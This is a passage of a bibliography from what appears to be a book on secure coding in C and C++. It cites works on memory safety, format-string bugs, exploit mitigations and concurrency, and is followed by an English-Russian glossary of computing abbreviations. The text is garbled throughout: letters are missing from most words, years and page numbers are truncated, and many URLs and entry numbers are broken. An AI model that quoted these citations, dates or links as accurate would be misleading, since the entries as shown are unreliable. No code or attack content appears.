118. Jones R. W. M. and P. H. J. Kelley. "Backwards-Compat ble Bounds Check ng for Arrays and Pointers n C Programs." In *P oceed ngs f the Thi d Inte na ional Wo kshop on Automat c Debugging (AADEBUG -97) L nkoping Sweden May 26-27 1997* pp. 13 26. L nkoping Sweden Linkopings Uni ersi et 1997.

119. Jones M. T. "Anatomy of he Linux F le System A Layered Structure-Based Re ew " Oc ober 2007. www. bm com de eloperworks/linux/l bra y 1—linux~f lesy tem/.

120. Kam nsky D. "Fuzzma k ng Towards Ha d Security Me rics for Sof ware Quali y? " March 2011. ht p //dankaminsky.com/2011/03/ll/fuzzmark/.

121. Kamp P. H. "Ma loc(3) Re is ted." In *P oceedings f the 1998 TechnicalCo fe ence Invited Talks and F eenix T ack New O leans LA June 15-19* pp. 93-198. Berkeley CA USENIX Assoc a ion 1998.

122. Kath R. "Managing V rtual Memory in Win32 " 1993. http /msdn microsoft.com/en-us/library/ ms810627.aspx.

123. Kernighan B. W. and D. M. Ri ch e. *The C P og amming Language* Englewood Cliffs NJ Prentice Hall 1978

12 . Kernighan B. W. and D. M. Ri ch e. *The C P og amming Language Second Edit on* Englewood Cl ffs NJ Prent ce Hall 1988.

125. Kerr K. “Put ing Cybe terrorism into Context ” 200 . **www.auscert.org.au/render.html?it 3552.**

126. Kirwan M. “The Quest for Secure Code ” *Globe and Mail* (200).

127. Knu h D. E. “Informat on St uctures.” In *The A t f Compute P og amming Volume 1 Fundamen al Algo thms Thi d Edit on* pp. 38- 2. Read ng MA Add son-Wesley 1997.

128. Landwehr C. *ARPA STONESOUP P opose s Day* IARPA 2008. **www. iarpa.gov/Programs/sso/STONESOUP/presentations/Stonesoup_Proposer_Day_Brief. pdf.**

129. Lanza J. P. “Mult ple FTP Clients Conta n Directory Tra e sal Vulnerabil ties” (Vulnerab lity Note VU#210 09) March 1 2003. **www. kb.cert .org/vuls/id/210409.**

130. LaRue M. and J. Lee. “At ack Surface Analyzer 1 0 Released ” August 2012. **http //blogs.msdn.com/b/sdl/archive/2012/08/02/attack-surface-analyzer-1-0-released,aspx.**

131. Leiserson C. E. and I. B. Mirman. *How o Su vive the Multico e S ftwa e Revolution (o at Least Su vive the Hype)* (e-book). San a Clara CA Cilk A ts 2008.

132. Lemos R. “MSBlast Ep dem c Far Larger han Belie ed ” 200 . **http //news.com.com/2100-7349_3-5184439.html.**

133. *Linux P og amme 's Manual* October 2008.

13 . Lipner S. and M. Howard. “The Trustwor hy Comput ng Security De elopment Lifecycle.” In *P oceedings f the 20th Annual Compute Secu ity Applications Co fe ence Tucson AZ Decembe 6-IO 2004* pp. 2-13. Los Alamitos CA IEEE Compu er Soc ety 200 (updated 2005).

135. Li chf eld D. *Va iations in Exploit Methods between Linux and W ndows* 2003. **www.blackhat.com/presentations/bh-usa-03/bh-us-03-litchfield-paper.pdf.**

136. Li chf eld D. *D fea ing the Stack-Based B ffe Ove flow P evention Mechan sm f Mic os ft Windows 2003 Se ve* 2003. **www.blackhat.com/presentations/bh-asia-03/bh-asia-03-litchfield.pdf.**

137. Liu V. “Concurrency s. Mul i-Threading Blog ” May 2010. **http //blog.vinceliu.com/2010/05/concurrency-vs-multi-threading.html.**

138. Long F. *The CERT O acle Secu e Coding Standa d fo Java* Boston Addison Wesley 2012.

139. Manadhata P. K. and J. M. W ng. “An A tack Surface Metr c.” *IEEE T ansact ons on S ftwa e Eng nee ing* 36 no. 1 (2010).

1 0. McDermott J. and C. Fox. “Us ng Abuse Case Models for Secur ty Requirements Analys s.” In *P oceedings f the 15th Annual Compute Secu ty Applica ions Co fe ence Sco tsdale AZ Decembe 6-IO 1999* pp. 55-6 . Los Alami os CA EEE Computer Society Press 1999.

1 1. McDermott J. “Abuse-Case-Based Assurance Arguments.” In *P oceed ngs of the 17th Annual Compute Secu ity Applications Co fe ence New O leans LA Decembe 10-14 2001* pp. 366-7 . Los Alamitos CA IEEE Computer Soc ety Press 2001.

1 2. Mead N. R. C. Hough and T. S ehney. *Secu ity Qual ty Requi ements Enginee ng (SQUARE) Methodology* (CMU SEI-2005-TR-009). Pi tsburgh PA Software Eng neer ng Ins itute Carnegie Mellon Uniersi y 2005. **www.sei.emu.edu/publications/documents/05.reports/05tr009.html.**

1 3. Mead N. R. T. B. H lburn and R. C. Linger. *S ftwa e Assu ance Cu culum P ject Volume Unde g aduate Cou se Ou lines 2010*(CMU/SEI 2010-TR-019) 2010. www.cer .org/mswa/.

1 . Me er J. D. A. Mackman S. Vas reddy R. Escam lla and A. Mu ukan. “Imp o - ing Web Applicat on Secur ty Threa s and Countermeasures ” 2003. http //msdn. microsoft.com/en-us/library/ff6 987 .aspx.

1 5. Meyer B. *Object-O ien ed Softwa e Const uct on* Upper Saddle Ri er NJ Prentice Hall 1988.

1 6. Meyers S. *Effect ve C 50 Spe fic Ways o Imp ove You P og ams and Designs Second Edi ion* Read ng MA Add son-Wesley 1998.

1 7. M chael M. M. and M. L. Scot . “Simple Fa t and Practical Non Blocking and Blocking Concurrent Queue Algori hms.” In *P oceedings f the 15th Annual ACM Symposium on P inciples of Dist ibuted Computing Philadelph a PA May 23-26* pp. 267-75. New York ACM Press 1996.

1 8. M crosoft Corporation. M crosoft Secur ty Research & Defense. “Safe Unlinking in he Kernal Pool ” 2009. **http //blogs.technet.com/b/srd/archive/2009/05/26/safe-unlinking-in-the-kernel-pool.aspx.**

1 9. M crosoft Corporation. *S mpl f ed Implementation f the Mic os ft SDL* No ember 2010. **www.microsoft.com/en-us/download/details.aspx?id 12379.**

150. M SRA (Motor Industry Software Reliabil ty Associa ion). MISRA-C 200 *Guidelines fo the Use f the C Language in C i ical Systems* Nunea on UK MISRA 2005.

151. Molnar D. X. C. Li D. A. Wagner and USENIX Associat on. *Dynamic Test Gene at on o F nd In ege Bugs in x86 B na y Linux P og ams* 2009. **http //static.usenix.org/events/sec09/tech/full_papers/molnar.pdf.**

152. Moscibroda T. and O. Mutlu. “Memo y Performance A tacks Denial of Memo y Ser ice in Mul i-Core Systems.” In *P oceedings f the 16th USENIX Secu ty Symposium Boston MA August 6-IO 2007* pp. 257-7 2007.

153. Nelson G. *Systems P og amming with Modula-3* Englewood Cli fs NJ Prentice Ha l 1991.

15 . Netzer R. and B. Miller. “On he Complex ty of E ent Ordering for Shared-Memory Parallel Program Executions.” In *P oceed ngs of the 1990 Inte na ional Co fe ence on Pa a lel P oces ing Pennsylvania State Unive sity Unive sity Pa k PA August 1-17 1990* pp. 93-97. Uni e sity Park Pennsyl ania State Uni ersity Press 1990.

155. National Inst tute of Standards and Technology. *S f wa e E o s Cost U S Economy $59 5 B ll on Annually* **NIST** 2002-10) 2002. **www.nist.gov/director/planning/upload/report02-3.pdf.**

156. Nowak T. *Funct ons fo Mic osoft W ndows* 200 . **http //undocumented.ntinternals.net.**

157. Okun V. R. Gaucher and P. E. Black eds. *S a ic Analys s Tool Exposit on (SATE) 2008* (NIST Special Publication 500 279). Gaithersburg MD Nat onal Insti u e of Standards and Technology 2009.

158. Parasoft. “Automating C C Run ime Error De ec ion wi h Parasoft Insure ” (Insure Technical Papers) 200 . www **parasoft .com/jsp/products/article. jsp?articleld 530.**

159. Pethia R. D. “Cyber Secur ty—Grow ng Risk from G owing Vulne ability.” Test mony before the House Select Comm ttee on Homeland Secur ty Subcommit ee on Cybe secur ty Science and Research and De elopment. Hearing on O er ew of the Cyber Problem—“A Nation Dependent and Deal ng with Risk ” 2003. **www.globalsecurity.org/security/library/congress/2003_h/06-25-03_cybersecurity.pdf.**

160. Pe h a R. D. Hear ng before he Subcomm ttee on Telecommunicat ons and he Internet of he Commit ee on Energy and Commerce U S. House of Representati es 108 h Congress 1st Session 2003. h tp / www gpo.go fdsys pkg/CHRG-108hhrg90727/html CHRG-108hhrg90727 h m.

161. Pfenning F. “Lectures No es on Type Safe y Foundations of Programm ng Languages ” Lecture 6 pp. 15-312. Carnegie Me lon Uni ersity 200 . www.cs cmu edu/~fp/courses/15312- 0 /handouts/Об-safe y.pdf

162. P ncus J. and B. Baker. “Beyond S ack Smashing Recent Ad ances in Exploiting Bu fer O erruns.” *IEEE Secu i y & P ivacy* 2 no. (200) 20-27.

163. Plakosh D. *Developing Mul ico e S ftwa e* Paper presented at the Systems and Software Technology Confe ence Salt Lake Ci y UT Apr l 23 2009. ht p //ss c-online. o g 2009/pdfs/DP2302.pdf.

16 . Plum T. and D. M. Keaton. “Elim na ing Buffer O er lows Using the Compiler or a S andalone Tool.” In *P oceedings of the Wo kshop on S f wa e Secu i y Assu ance Techniques*$_y$ *and ics National Inst tute f S anda ds and Technology (NIST) Long Beach CA Novembe 7-8 2005* h tp /samate.ni t.go docs/NIST_Special_Publ ca ion_500 265.pdf.

165. Plum T. and A. Barjank . “Encoding and Decoding Func ion Pointers” (SC22/WG1 /N1332) 2008.www.open-std org jtcl sc22/wgl www/docs/nl332 pdf.

166. Pro os N. M. Friedl and P. Honeyman. “Pre enting Pri ilege Escalation.” In *P oceed ngs of the 12th USENIX Secu ty Sympo ium Washington DC August 4-8 2003* pp. 231- 2. Berkeley CA USENIX Association 2003.

167. Pro os N. “Impro ing Host Security with System Call Pol c es.” In *P oceedings f the 12th USENIX Secu ty Sympos um Washing on DC August 4-8 2003* pp. 257-72. Berkeley CA USENIX Association 2003.

168. Purczynski W. “GNU Fileut ls—Recu si e Di ec ory Remo al Race Condit on” Bug raq Archi e) 2002. http /osd r.com/ml secur ty.bug raq 2002-03 msg00003 h ml.

169. Randazzo M. R. M. Keeney D. Cappe li A. Moore and E. Kowalski. *Inside Th eat Study Ill cit Cybe Act vity n the Banking and F nance Sec o* 200 . www. secret er ce. go /ntac/ ts_report_0 0820.pdf.

170. Rational Software Corpora ion. *Ra ional® Pu fyPlus Rat onal® Pu fy® Ra iona ® Pu eCove a g e ® Rat onal® Quan fy® In talling and Get ing S a ted Ve sion 2003 06 00 Pa t Numbe 800-026184-000* Product Manual) 2003. f p //f p software. bm.com/software/a ional/docs/ 2003 un x_solutions/pdf/purifyplus/insta l_and_ge ting_s arted.pdf.

171. James R. *Intel Th eading Bui d ng Blocks* Sebastopol CA O’Rei ly 2007.

172. Richards M. and C. Wh tby-St e ens. *BCPL The Language and Its Comp le* . New York Cambridge Uni e sity Press 1979.

173. Richarte G. *Fou D fe ent T icks o Bypa s StackShield and StackGua d P otection* 2002. www.coresecurity.com/files/a tachments S ackGuard.pdf.

17 . Richter J. *P og amming Applicat ons fo Mic osoft Fou th Ed tion* Redmond WA Microsoft Press 1999.

175. Ri as J. M. B. “O e wri ing the .dtors Sect on ” 2001. ht p //synnergy ne /downloads/papers/dtors. x .

176. ix. “Smash ng C Vp rs.” *Ph ack* ol. Oxa issue 0x38 05.01 2000 0x08[0xl0] (2000). www.phrack com issues.htm ? ssue=56& d=8.

177. Rodr gues G. “Taming the OOM Ki ler.” LWN.net 2009. h tp / lwn.net/Articles/31781 /.

178. Rogers L. R. *log n( ) The Untold Sto y* CMU/SEI 98-TR-017 ADA358797). P ttsburgh PA Sof ware Eng neering Ins itute Carnegie Mellon Uni ers ty 1998. **www.sei.cmu.edu/library/abstracts/reports/98tr017.cfm.**

179. Ruwase O. and M. S. Lam. "A Prac ical Dynamic Bu fer O erflow Detector." In *P oceedngs of the 11th Annual Ne wo k and Dist ibu ed Sys em Secu ty Sympos um San Diego CA Feb ua y 5-6 2004* pp. 159-69. Reston VA Internet Society 200 . ht p //suif.s anford edu/pape s/tunji0 .pdf.

180. Sal zer J. H. "P o ec ion and the Control of Information Sha ing in Mult cs." *Communications f the ACM* 17 no. 7 (197) 388- 02.

181. Sal zer J. H. and M. D. Schroeder. "The Protect on of Information in Computer Systems." *P o-ceedings f the IEEE* 63 no. 9 (1975) 1278-1308.

182. Schne der F. B. ed. National Resea ch Council Comm ttee on Informa ion Systems Trustwor hi-ness. *T ust in Cybe space* Wash ng on DC Nat onal Academy Press 1999.

183. Schne er B. *Sec ets and Lies Digital Secu i y in a Netwo ked Wo ld* Indianapolis IN W ley 200 .

18 . Scut/Team Teso. *Exploi ing Fo mat St ing Vulne ab li ies* 2001. **http /crypto. Stanford. edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf.**

185. Seacord R. C. "Wide-Character Format St ing Vulnerab li ies St a eg es for Handl ng Format St ing Weaknesses." *D Dobb's Jou nal* 30 no. 12 (2005) 63-66. **www.drdobbs.com/cpp/wide-character-format-string-vulnerabili/184406350.**

186. Seacord R. C. *The CERT C Secu e Coding Standa d* Boston Addison-Wesley 2008.

187. Seacord R. et al. ISO/IEC TS 17961 Draft. *Info ma ion Technology—P og amming Languages Thei Envi onments and System S f wa e Inte faces*—C *Secu e Cod ng* 2012.

188. Seacord R. W. Dormann J. McCurley P. Miller R. Stoddard D. S oboda and J. Welch. *Sou ce Code Analysis Labo ato y (SCALe)* (CMU/SEI 2012-TN 013). Pi tsburgh PA Soft-ware Engineering Inst tute Carneg e Mellon Uni ersi y 2012. **www.sei.cmu.edu/library/abstracts/reports/12tn013.cfm.**

189. Softwa e Engineering Insti u e. *Secu e Coding Standa ds* 2012. **https //www.securecoding.cert.org/confluence/display/seccode/CERT+Secure+Coding+Standards.**

190. Softwa e Engineering Insti u e. *CERT C Secu e Coding Standa d* 2012. **https //www.secure-coding .cert.org/confluence/pages/viewpage.action?pageId 637.**

191. Sof ware Engineering Inst tute. *CERT Pe l Secu e Cod ng Standa d* 2012. **https / /www.secure-coding. cert .org/conf luence/di splay/perl/CERT+Perl+Secure+Coding+Standard.**

192. Software Enginee ing Insti u e. *CERT C Secu e Coding S anda d* 2012. **https //www.secure-coding. cert. org/conf luence/display/seccode/CERT+C+Secure+ Coding-i-Standard**

193. Shacham H. "The Geometry of Innocent Flesh on the Bone Return-Into-Libc wi hout Function Calls (on the x86)." *P oceedings of the 14th ACM Co fe ence/Compute and Communications Secu-ty (CCS 07) Wh stle Canada Octobe 28-31 2007* New York ACM Press 2007.

19 . Shankar U. K. Talwar J. S. Fos er and D. Wagner. "Detecting Format Str ng Vulne abilit es wi h Type Qualif e s." In *P oceedings f the 10th USENIX Secu ity Symposium Wash ngton DC August 13-17 2001* pp. 201-18. Berkeley CA USENIX Assoc ation 2001.

195. Shannon G. E. Sta ement of Gregory E. Shannon Chief Sc en ist for Comput-er Emergency Readiness Team (CERT). In *Examining the Homeland Secu ty Im-pact f the Obama Administ at on's Cybe secu i y P oposal Hea ing b fo e the Sub-comm ttee on Cybe secu ity I f ast uctu e P o ec ion and Secu i y Technologies of the Commit ee on Homeland Secu ity* House of Representati es 112th Congress 1st Session Serial

No. 112-33. June 2 2011. Sof ware Engineering Inst tute Carneg e Mellon Uni ersi y 2011. **www.gpo.gov/fdsys/pkg/CHRG-112hhrg72253/pdf/CHRG-112hhrg72253.pdf.**

196. Sindre G. and A. Opdahl. “Elic ting Secur ty Requirements by Misuse Cases.” In *P oceedings f TOOLS Pac fic 2000 Sydney Aust alia Novembe 20-23 2000* pp. 120 30. Los Alamitos CA IEEE Compu er Soc ety Press 2000.

197. Sindre G. S. Opdahl and B. Bre ik. “Generalization/Specialization as a S ruc u ing Mechanism for Misuse Cases.” In *P oceedings f the Second Sympos um on Requi ements Eng nee ing fo In-fo mat on Secu ity (SREIS 2002) R a l e i g h NC Oc obe 16 2002* Lafaye te IN CERIAS Purdue Uni ersi y 2002.

198. Sindre G. D. G. Firesm th and A. L. Opdahl. “A Reuse-Based Approach to Determ n ng Securi y Requirements.” In *P oceed ngs of the 9th In e nat onal Wo kshop on Requi emen s Enginee ing Foundat on fo Softwa e Qual ty (REFSQ 03) Klage fu t Velden Au t ia June 16—17 2003* pp. 127-36. Essen Germany Essener Informat k Beit age 2003.

199. Sinha P. “A Memory-Efficient Doubly Linked L st.” *Linux Jou nal* 129 (2005) 38.

200. “BSD Heap Smashing ” **2005. http //thc.org/root/docs/exploit_writing/BSD-heap-smashing. txt.**

201. Solar Designer. “JPEG COM Ma ker Processing Vulnerabil ty in Netscape Browsers ” 2000. **www. openwall. com/advisories/OW-002-netscape-jpeg. txt.**

202. Soo Hoo K. J. W. Sudbury and J. R. Jaqu th. “Tangible ROI through Secure Sof ware Engineering.” *Secu e Business Qua te ly* 1 no. 2 (2001) 1-3.

203. S ein L. D. *Netwo k P og amm ng with Pe i* Boston Addison-Wesley 2001.

20 . S rous rup B. *The C P og amming Language* Reading MA Addison Wesley 1986.

205. S rous rup B. 77ie *C P og amming Language Thi d Ed tion* Read ng MA Addison-Wesley 1997.

206. Sut er H. and A. Alexandrescu. *C Cod ng S anda ds 101 Rules Guidelines and Best P ac ices* Boston Addison-Wesley 2005.

207. Sut er H. “Lock-Free Code A False Sense of Securi y.” *D Dobb’s Jou nal* September 2008. **http //collaboration.cmc.ec.gc.ca/science/rpn/biblio/ddj/Website/articles/DDJ/2008/0809/080801hs01/080801hs01.html.**

208. Sw de ski F,, and W. Snyder. *Th eat Modeling* Redmond WA Microsoft Press 200 .

209. Taylor B. M. Bishop D. Burley S. Cooper R. Dodge and R. Seacord. “Teaching Secure Coding Repo t f om Summit on Education in Secure Sof ware.” In *P oceed ngs of the 43 d ACM Technical Symposium on Compute Sc ence Educat on (SIGCSE *12) Raleigh NC Feb ua y 29-Ma ch 3* pp. 581-82. New York ACM Press 2012. ht p //doi acm o g 10.11 5 2157136.215730 .

210. Thinking Machines Corporat on. *Get ing Sta ted in C* Camb idge MA Thinking Machines Corporat on 1990.

211. Thomas D. *Cybe Te o ism and C itical I f ast uctu e P otec ion* Tes imony before the Committee on House Go e nment Reform Subcommi tee on Go ernment Efficiency Financial Management and Intergo ernmental Relations July 2 2002.

212. Tool Interface S andard Comm ttee. *Tool In e face S anda d (TIS) Executable and L nk ng Fo mat (ELF) Spec f ca ion Ve s on 1 2* 1995.

213. Tsai T. and N. Singh. *Libs fe 2 0 Detection f Fo mat St ng Vulne ability Exploits* White paper A aya Labs February 6 2001. http /pubs resea ch a ayalabs.com/pdfs **ALR**-2001-018-whpaper.pdf.

214. The Un code Consort um. The Un code Standa d Vers on 6**.2,0.** Mounta n View CA Unicode Consor ium **2012.** www.**unicode.org/versions/Unicode6.2.0.**

215. Valgrind. “Valgr nd Latest News ” 200 . ht p // alg ind o g.

216. an de Ven A. *New Secu ity Enhancements n Red Hat Ente p ise Linux v 3* update 3 200 . www. edhat.com/f/pdf/rhel/WHP000 6US_Execshield pdf.

217. Viega J. and G. McGraw. *Bui d ng Secu e S ftwa e How o Avoid Secu ty P oblems the Right Way* Boston Addison Wesley 2002.

218. Viega J. and M. Mess e . *Secu e P og amming Cookbook fo C and Rec pe fo phy Authentication Ne wo king Input Validation & Mo e* Sebastopol CA O’Rei ly 2003.

219. Wagle P. and C. Cowan. “S ackGuard Simple S ack Smash Protection for GCC.” In *P oceedings f the GCC Develope s Summit Ot awa Onta io Canada May 25-27 2003* pp. 2 3-56. www. lookpdf. com/15020-s ackgua d- imple-stack-smashp o ec ion for-gcc-pdf.h ml.

220. Wallnau K. C. S. Hissam and R. C. Seaco d. *Bu lding Sys ems f om Comme cial Components* Boston Addison Wesley 2002.

221. Warren H. S. Jr. *Hacke 's Delight* Boston Addison-Wesley 2003.

222. Watson R. N. M. “Exploit ng Concurrency Vulnerabil ties n System Call Wrappers.” In *P oceed- ngs of the 1st USENIX Wo kshop on Offensive Technologies Boston MA August 6-10 2007* Berke- ley CA USENIX Assoc a ion 2007.

223. Wea er N. and V. Paxson. “A Worst-Case Worm.” In *P oceedings f the Thi d Annual Wo k- shop on Economics and I fo mation Secu ty (WEIS04) Minneapolis MN May 13-14 2004* www.dtc umn.edu/we s200 /wea e .pdf.

22 . Wheeler D. *Secu e P og amm ng fo L nux and Unix HOWTO—C ea ing Secu e S ftwa e* 2003. www.dwheeler.com/secure-programs.

225. Wheeler D. A. *Secu e P og amme Counte ng B ffe Ove flows* 200 . www-106.ibm.com/ de eloperwo ks linux library/l-sp h ml.

226. Wikipedia. “Amdahl’s Law ” 2012. http /en wikipedia.org/w k /Amdahl's_law.

227. Wikipedia. “Concurrency (Computer Science) ” 2012. http /en.w k pedia.org/wiki/ Concurrency (computer_science).

228. Wikipedia. “Concurrent Comput ng ” 2012. http //en.wikipedia.org/wiki/ Concurrent_computing.

229. Wilander J. and M. Kamkar. “A Comparison of Publicly A a lable Tools for Dynamic Bu fer O erflow Pre ent on ” In *P oceedings f the 10th Netwo k and Dist ibu ed Sys em Secu ty Sympo- s um San Diego Cal fo nia Feb ua y 6 7 2003* pp. 1 9-62. Reston VA In e net Socie y 2003.

230. Wilson M. “General zed Str ng Manipulat on Access Sh ms and Type Tunneling.” *C/C Use s Jou nal* 21 no. 8 2003) 2 -35.

231. Wojtczuk R. “Defea ing Solar Designer Non-Executable Stack Pa ch” Bug raq Archi e) 1998. **http //copilotco.com/mail-archives/bugtraq.1998/msg00162. html.**

232. Xie N. N. R. Mead P. Chen M. Dean L. Lopez D. O oko-Adams and H. Osman. *SQUARE P ject Cos /Bene f t Analysis F amewo k fo I fo ma ion Secu i y Imp ovement P jects in Small Compan es* (CMU/SEI-200 -TN-0 5 ADA 31118). Pit sburgh PA Sof ware Engineering Ins itute Carneg e Mellon Uni ers ty 200 . **www.sei.cmu.edu/library/abstracts/reports/04tn045.cfm.**

233. Yu F. T. Bul an and O. H. Ibar a. “Symbol c S ring Ver fication Comb n ng St ing Analysis and Size Analysis.” In *P oceedings f the 15th Inte na ional Co fe ence on Tools and Algo ithms fo the Const uction and Analysis of Systems Held as Pa t f the Joint Eu opean Co fe ences on Theo y and P actice of S ftwa e Yo k UK Ma ch 22-29 2009* Lec ure Notes n Compu er Science. Ber- lin Springer-Verlag 2009.

ABI	Appl ca ion b na y interface	Бинарный интерфейс приложения
ACL	Access control list	Список управления доступом
AFP	AppleTalk F ling Protocol	Протокол AppleTalk F ling
AFS	Andrew File Sys em	Файловая система Andrew
AIR	As-if nfinitely ranged	Модель неограни енного диапазона
ANSI	Amer can National Standa ds Insti u e	Американский национальный институт стандартов
API	Applicat on p ogramming n erface	Интерфейс прикладного программирования
APT	Ad anced persi tent threat	Расширенная постоянная угроза
ASCII	Amer can S andard Code for Informat on In erchange	Американский стандартный код обмена информацией
ASLR	Address space layout randomization	Рандомизация схемы адресного пространства
ASN	Abst act syntax no a ion	Запись абстрактного синтаксиса
ATM	Automated eller machine	Банкомат
BCPL	Bas c Combined P ogramming Language	Машинно-независимый язык системного программирования BCPL
BFF	Bas c Fuzzing Framework (CERT softwa e test ng oo)	Bas c Fuzzing Framework (Инструмент тестирования CERT)
BP	Base pointer	Базовый указатель
BSD	Berkeley Software Dist ibu ion	Фирма Berkeley Softwa e Dis ribution разрабатывающая операционные системы UNIX BSD
BSS	Block s arted by symbol	Блок на инающийся с символа
CDE	Common desk op en ironment	Общая среда рабо его стола
CFS	Cryptograph c F le System	Криптографи еская файловая система

CISC	Complex instruction set computer	Процессор со сложным набором команд
CMOS	Complemen a y metal oxide sem conductor	Комплементарная структура “металл-оксид-полупроводник” КМОП
сми	Carneg e Me lon Uni ersity	Университет Карнеги-Меллон
CPP	C preprocessor	Препроцессор C
CPU	Cen ral processing unit	Процессор
CR	Carriage re urn	Возврат каретки
CRED	C range error detector	Детектор выхода за границы диапазона в C
CRT	C runtime	Среда времени выполнения C
CSI	Computer Securi y Insti u e	Институт компьютерной безопасности
CVS	Concurrent Versions Sys em	Система управления версиями программный продукт относящийся к разряду систем управления версиями
DAG	Directed acyclic graph	Ориентированный ацикли еский граф
DARPA	Defense Ad anced Research P o ec s Agency	Управление перспективных исследовательских программ в области обороны
DCOM	Distr buted component object model	Распределенная модель составных (компонентных) объектов
DEP	Da a execut on pre ention	Предотвращение выполнения данных
DFS	Distr buted file system	Распределенная файловая система
DHCP	Dynamic Host Configuration Protocol	Протокол динами еского конфигурирования узла
DHS	Department of Homeland Secur ty	Министерство национальной безопасности США
DLL	Dynamic-l nk library	Динами ески подклю аемая библиотека
DoS	Denial of ser ice	Отказ в обслуживании
DRAM	Dynamic Random-Access Memory	Динами еская память с произвольным доступом
EBP	Ex ended base pointer	Расширенный базовый указатель
EGID	Effecti e group ID	Эффективный идентификатор группы
EIP	Ex ended Instruct on Pointer	Расширенный указатель команды
ELF	Executable and l nk ng format	Формат выполняемых и компонуемых модулей
EOF	End-of-file	Конец файла
EUID	Effecti e user D	Текущий идентификатор пользователя
EXE	Executable	Выполняемый файл
FD	Forward po nter	Указатель следующей позиции или прямой указатель
FedCIRC	Federal Computer Incident Response Center	Федеральная служба реагирования на компьютерные инциденты
FOE	Failure Obser at on Eng ne (CERT softwa e test ng too)	Fa lure Obser ation Engine (инструмент тестирования CERT)

FTP	File ransfer protocol	Протокол переда и файлов
GB	G gabyte	Гигабайт
GC	Garbage collector	Сборка мусора
GCC	GNU C Comp ler (also GNU Compiler Collec ion)	Компилятор GNU C (а также коллекция компиляторов GNU)
GDB	GNU debugger	Отлад ик GNU
GID	Group ID	Идентификатор группы
GMP	GNU mult ple precision (ar thmetic l b a y)	Библиотека GNU для вы ислений с произвольной то ностью
GNU	GNU's Not UNIX!	GNU не UNIX
GOT	Global offset table	Глобальная таблица смещений
GSWTK	Generic Softwa e W appers Toolk t	Инструментарий универсального программного обеспе ения оболо ек
GUI	Graphical user interface	Графи еский интерфейс пользователя
HFS	Hiera chical F le System Ex ended Format	Расширенная иерархи еская файловая система
HP UX	Ve sion of UNIX runn ng on Hewlett-Packard workstat ons	UNIX для рабо их станций Hewle t-Packard
HTML	Hype text markup language	Язык гипертекстовой разметки
HTTP	Hype text ransfer protocol	Протокол переда и гипертекста
I AT	Import address able	Таблица адресов импорта
IBM	International Bus ness Machines	Корпорация IBM
ID	Iden ifica ion	Идентификатор
IDS	Intrusion detection software	Программное обеспе ение для обнаружения вторжений
IE	Internet Explo er	Браузер Internet Explo er
EC	International Electrotechnical Commiss on	Международная электротехни еская комиссия МЭК
EEE	Insti u e of Electrical and Elect onics Engineers	Институт инженеров по электротехнике и радиоэлектронике ИИЭР
IS	Internet nforma ion ser er	Internet nfo mation ser er
I/O	Input ou put	Ввод-вывод
P	Internet protocol	Протокол Интернета
PC	Interprocess communicat on	Межпроцессное сообщение
RC	Internet relay chat	Протокол разработанный для коммуникации пользователей Интернета в режиме реального времени
SC	Internet Systems Consort um	Системный консорциум Интернета
SO	International O ganizat on for S andardization	Международная организация по стандартизации
IT	Info mation technology	Информационные технологии
JDK	Ja a De elopment Kit	Комплект разработ ика для Ja a

JFS	Journaled F le System	Журнальная файловая система
JIT	Just- n-time	“То но в срок” — метод динами ческой компиляции для ускорения выполнения JAVA-приложений
JNI	Ja a Nati e Interface	Машинно-зависимый интерфейс **Java** Предназна ен для связи **Java nporpaxMM** с программами написанными на других языках. Не имеет свойства переносимости и зависит от реализации конкретного языка или платформы
JPEG	Joint Pho ographic Exper s Group	Объединенная группа экспертов по машинной обработке фотографи ческих изображений
LF	Line feed	Перевод строки
LHS	Left-hand s de	Левая сторона
LIFO	Last in first out	Последним вошел первым вышел
LSD	Last S age of Deli ium (Research Group)	Исследовательская группа Last S age of Delir um
MDAC	Microsoft Da a Access Components	Компоненты доступа к данным Microsoft
MIME	Multipurpose In ernet mail extensions	Многоцелевое расширение возможностей по ты
M PS	M ll on instructions per second	Миллион инструкций в секунду
MIT	Massachusetts Ins itute of Technology	Масса усетсский технологи ческий институт
MS	M crosoft	Корпорация Microsoft
MTA	Ma l ransfer agent	Агент переда и по ты
Nal	Not an Integer	Не целое исло
NaN	Not a Number	Не исло
NCS	National Communicat ons System	Национальная сеть связи в США
NFS	Network f le system	Сетевая файловая система
NIPC	National Inf as ructure Pro ection Center	Национальный центр защиты инфраструктуры США
NIST	National Ins itute of S andards and Technology	Национальный институт стандартов и технологий
NTBS	Null- e minated by e str ng	Строка с завершающим нулевым байтом нуль-завершенная строка
NTMBS	Nu l- e minated mult byte string	Многобайтная строка с завершающим нулевым байтом многобайтная нуль-завершенная строка
NVD	National Vulnerability Da abase	Национальная база данных уязвимостей
OS	Opera ing system	Операционная система
OSF	Open Software Foundat on	Фонд открытого программного обеспе ения
PC	Program coun er	С ет ик команд процессора
PE	Portable executable	Переносимый выполняемый формат
PEB	Process en ronment block	Блок операционного окружения процесса
PID	Process identifier	Идентификатор процесса

PLT	Procedure l nkage table	Таблица компоновки процедур
RAII	Resource Acquisi ion Is Ini ializa ion	Захват ресурса есть инициализация
RAM	Random access memo y	Память с произвольным доступом
RDS	Remote da a ser ices	Сервис удаленных данных
RFC	Request for comments	Запрос на комментарий
RGID	Real group ID	Реальный идентификатор группы
RHS	R ght-hand side	Правая сторона
ROM	Read-only memory	ПЗУ постоянное запоминающее устройство
RPC	Remote procedu e call	Вызов удаленной процедуры
RTC	Runtime checks	Проверки времени выполнения
RTL	Runtime linker	Компоновщик времени выполнения
RTTI	Runtime type information	Информация о типе времени выполнения
RUID	Real user ID	Реальный идентификатор пользователя
SANS	SysAdm n Audit Ne wo k Secur ty (Inst tute)	Институт системного администрирования аудита и безопасности
SATE	Static Analy is Tool Exposition	Описание инструмента стати ческого анализа
SCADA	Super isory control and data acqu sition	Контроль и сбор данных супервизором
SCALe	Source Code Analys s Laboratory	Лаборатория анализа исходных текстов
SDK	Sof ware De elopment K t	Пакет средств разработки программного обеспе ения
SDL	Secur ty De elopment Lifecycle	Жизненный цикл разработки безопасного программного обеспе ения
SEH	Structured except on handling	Структурная обработка исклю ений
SEI	Sof ware Engineering Inst tute	Институт программной инженерии Институт программотехники
SIMD	Single instruct on mult ple da a	Одна команда много данных
SMB	Ser er Message Block	Блок серверных сообщений
SMP	Symmet ic mul iprocess ng	Симметри ная многопроцессорная обработка
SP	S ack pointer	Указатель стека
SQL	S ruc ured Que y Language	Язык структурированных запросов
